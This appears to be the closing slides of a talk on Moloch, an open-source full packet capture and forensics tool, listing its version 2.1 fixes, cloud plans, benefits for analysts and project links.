Cloud

- Improve support
- AWS announcement

Moloch 2.1

- H1 fixes
- Other misc fixes



Summary

- Full packet capture is obtainable with commodity hardware
- Moloch is an awesome forensics tool
- Moloch helps analysts with complex tasks
- Moloch allows session enrichment using third party feeds
- Take control of your FPC destiny with Open Source



Thank you!



For more information visit

molo.ch

github.com/aol/moloch



